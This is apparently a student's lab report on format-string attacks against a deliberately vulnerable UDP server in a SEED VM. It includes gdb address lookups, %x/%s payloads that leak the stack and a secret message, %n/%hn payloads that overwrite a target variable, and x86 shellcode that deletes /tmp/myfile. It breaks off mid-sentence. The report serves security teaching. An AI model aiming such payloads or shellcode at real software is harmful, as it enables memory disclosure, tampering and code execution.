
Shane Irons

Project 3

CIS 5627

Task 1:



Task 2:

1.

```
gdb-peda$ p &myprintf
$2 = (<text variable, no debug info> *) 0x80485eb <myprintf>
gdb-peda$
gdb-peda$ p &printf
$1 = (<text variable, no debug info> *) 0xb7db3670 <__printf>
gdb-peda$
```

```
Breakpoint 1, 0x080486be in main ()
gdb-peda$ p &buf
$1 = (char **) 0xb7f1cef0 <buf>
gdb-peda$
```

Above are the locations for myprintf, printf, and buf.

2.
```
gdb-peda$ print/x 0xb7f1cef0 - 0x80485eb
$4 = 0xafed4905
```

This is the difference between buf and myprintf

Task 3:

input to crash server was “%s%s”:

```
[11/03/22]seed@VM:~/.../Project3$ echo user
user
[11/03/22]seed@VM:~/.../Project3$ nc -u 127.0.0.1 9090
%s
%s%s
^Z
[1]+  Stopped                 nc -u 127.0.0.1 9090
[11/03/22]seed@VM:~/.../Project3$
```

```
[11/03/22]seed@VM:~/.../Project3$ echo server
server
[11/03/22]seed@VM:~/.../Project3$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
(null)
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
Segmentation fault
[11/03/22]seed@VM:~/.../Project3$
```

Task 4:

4a. Beginning of stack:

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
@@@@.0.58.b7fd6c68.1.1.0.bffff0d0.bffff038.0.0.0.0.0.0.0.0.0.0.0
..0.0.0.0.0.0.0.0.0.0..4a808d00.3.bffff0d0.bffff6b8.80487e2.bffff0
d0.bffff050.10.8048701.10..3.82230002.0.0.0.69950002.100007f.0.0.0
..0.0.0.0.0.0.0.0.0.0..0.0.0.0.0.0.0.0.0.0..0.40404040.2e78252e.25
2e7825.78252e78.2e78252e.252e7825.78252e78.2e78252e.252e7825.
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
@@@@.0.58.b7fd6c68.1.1.0.bffff0d0.bffff038.0.0.0.0.0.0.0.0.0.0.0
..0.0.0.0.0.0.0.0.0.0..4a808d00.3.bffff0d0.bffff6b8.80487e2.bffff0
d0.bffff050.10.8048701.10..3.82230002.0.0.0.ae970002.100007f.0.0.0
..0.0.0.0.0.0.0.0.0.0..0.0.0.0.0.0.0.0.0.0..40404040.
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "@@@@").%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x. | nc -u 127.0.0.1 9090
```

using 72 ‘%x’ values I am able to find the beginning of the stack.

4b.

```
[11/03/22]seed@VM:~/.../Project3$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
```

```
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x70\x88\x04\x08")
).%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x. | nc -u 127.0.0.1 9090
^C
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x70\x88\x04\x08")
).%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%s. | nc -u 127.0.0.1 9090
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
p.0.58.b7fd6c68.1.1.0.bffff0d0.bffff038.0.0.0.0.0.0.0.0.0.0.0..
0.0.0.0.0.0.0.0.0.0..4a808d00.3.bffff0d0.bffff6b8.80487e2.bffff0d0
.bffff050.10.8048701.10..3.82230002.0.0.0.4ba20002.100007f.0.0.0..
0.0.0.0.0.0.0.0.0.0..0.0.0.0.0.0.0.0.0.0.0.8048870.
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
p.0.58.b7fd6c68.1.1.0.bffff0d0.bffff038.0.0.0.0.0.0.0.0.0.0.0..
0.0.0.0.0.0.0.0.0.0..4a808d00.3.bffff0d0.bffff6b8.80487e2.bffff0d0
.bffff050.10.8048701.10..3.82230002.0.0.0.7dbc0002.100007f.0.0.0..
0.0.0.0.0.0.0.0.0.0..0.0.0.0.0.0.0.0.0.0.0.A secret message
```

Task 5:

5a.

```
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x44\xa0\x04\x08"
).%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x. | nc -u 127.0.0.1 9090
^C
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x44\xa0\x04\x08"
).%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x.%x.%x.%x.%x.%x..%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%n | nc -u 127.0.0.1 9090
```

Now that I have the right address I need to change it:

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
D.0.58.b7fd6c68.1.1.0.bffff0d0.bffff038.0.0.0.0.0.0.0.0.0.0..
0.0.0.0.0.0.0.0.0.0..4d90ef00.3.bffff0d0.bffff6b8.80487e2.bffff0d0
.bffff050.10.8048701.10..3.82230002.0.0.0.359b0002.100007f.0.0.0..
0.0.0.0.0.0.0.0.0.0..0.0.0.0.0.0.0.0.0.0.804a044.
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
D.0.58.b7fd6c68.1.1.0.bffff0d0.bffff038.0.0.0.0.0.0.0.0.0.0..
0.0.0.0.0.0.0.0.0.0..4d90ef00.3.bffff0d0.bffff6b8.80487e2.bffff0d0
.bffff050.10.8048701.10..3.82230002.0.0.0.b5960002.100007f.0.0.0..
0.0.0.0.0.0.0.0.0.0..0.0.0.0.0.0.0.0.0.0.0.
The value of the 'target' variable (after): 0x000000f3
```

5b.

```
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x44\xa0\x04\x08"
).%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x | nc -u 127.0.0.1 9090
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
D.00000000.00000058.b7fd6c68.00000001.00000001.00000000.bffff0d0.
bffff038.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.e929b500.00000003.bffff0d0.bffff6b8.080487e2.bffff0d0.bff
ff050.00000010.08048701.00000010.00000003.82230002.00000000.000000
00.00000000.b7fdbb10.00000000.2ffffbd8.bffff060.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0804a044
The value of the 'target' variable (after): 0x11223344
```

Now I have the right area:

```
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x44\xa0\x04\x08"
).%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.644x.%n | nc -u 127.0.0.1 9090
```

The value I need to reach is 1280 (0x500). 8 x 80 (I use 80 .%.8x. values) is 640. 640 plus another 644 is just below 1280 because I use another %n input here to change the value.


```
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
D.00000000.00000058.b7fd6c68.00000001.00000001.00000000.bffff0d0.
bffff038.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.c2d37d00.00000003.bffff0d0.bffff6b8.080487e2.bffff0d0.bff
ff050.00000010.08048701.00000010.00000003.82230002.00000000.000000
00.00000000.b7fdbb10.00000000.2ffffbd8.bffff060.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000.
The value of the 'target' variable (after): 0x00000500
```

5c.


To find the values:
0xff99 = 65433
12(for printf) + 80 + 8*80 + x = 65433

X = 64789 (after some trial and error. My calculations are slightly off so this took a while for testing) -> ff99 -> 101 (for the zeroes) -> hn

```
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\x46\xa0\x04\x08@
@@@\x44\xa0\x04\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.64789x.%hn.%101x.%hn |
 nc -u 127.0.0.1 9090
^C
```



Task 6: continuing seg faults:



```
#################################################################
#ebp at 0xbfffec58
addr2 = 0xbfffec5e
content[0:4]=(addr2).to_bytes(4,byteorder='little')
content[4:8]=('@@@@').encode('latin-1')

addr1 = 0xbfffec5c
content[0:12]=(addr1).to_bytes(4,byteorder='little')

s = '.%.8x' *79 + '.%.64789x' + '.%hn' + '.%101x' + '.%hn'
fmt = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt;


#################################################################
```

Here, I used addresses from ebp to try and create a badfile using the python program. This was not working so I tried using eip values where the return address should be in main, this also did not work. After these failed attempts, I tried doing it from the terminal like the previous tasks.


More failed attempts:

```
[11/03/22]seed@VM:~/.../Project3$ echo $(printf "\xde\xec\xff\xbf@
@@@\xdc\xec\xff\xbf").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%
.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8
x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.64789x.%hn.%101x.%hn $
(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\
xc0\x50\x68////bash\x68/bin\x89\xe3\x50\x68-ccc\x89\xe0\x31\xd2\x5
2\x68 \x68ile \x68myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\
x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") > badfile
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000..
                                                    40404040. ?
??????????????10Ph////bashh/bin??Ph-ccc??10Rh hile hmyfh/tmph/rm h/b
in??10QRPS??10?1??

The value of the 'target' variable (after): 0x11223344
```

I was unable to inject the malicious code into the server program. From my attempts, I was injecting the shellcode into the badfile then running the badfile through the server, however, it was not working as intended. The server would either segfault or print out the string without achieving any malicious intentions. Regarding the marking on figure 1, theoretically, the malicious code should be stored here

near the return address and above the format string:




Upon running the attacks once again, I realized /tmp/myfile was no longer there:

```
[11/04/22]seed@VM:~/.../Project3$ ls -l /tmp/myfile
ls: cannot access '/tmp/myfile': No such file or directory
[11/04/22]seed@VM:~/.../Project3$
```


This leads me to believe that the previous attack (that did not lead to a segfault) did work and removed the myfile in tmp. This went by unnoticed previously because there was no explicit output that showed me the attack had worked. The attack resulted in the below screenshot. This screenshot shows the output from the server which I originally thought meant the attack failed, however, after receiving this

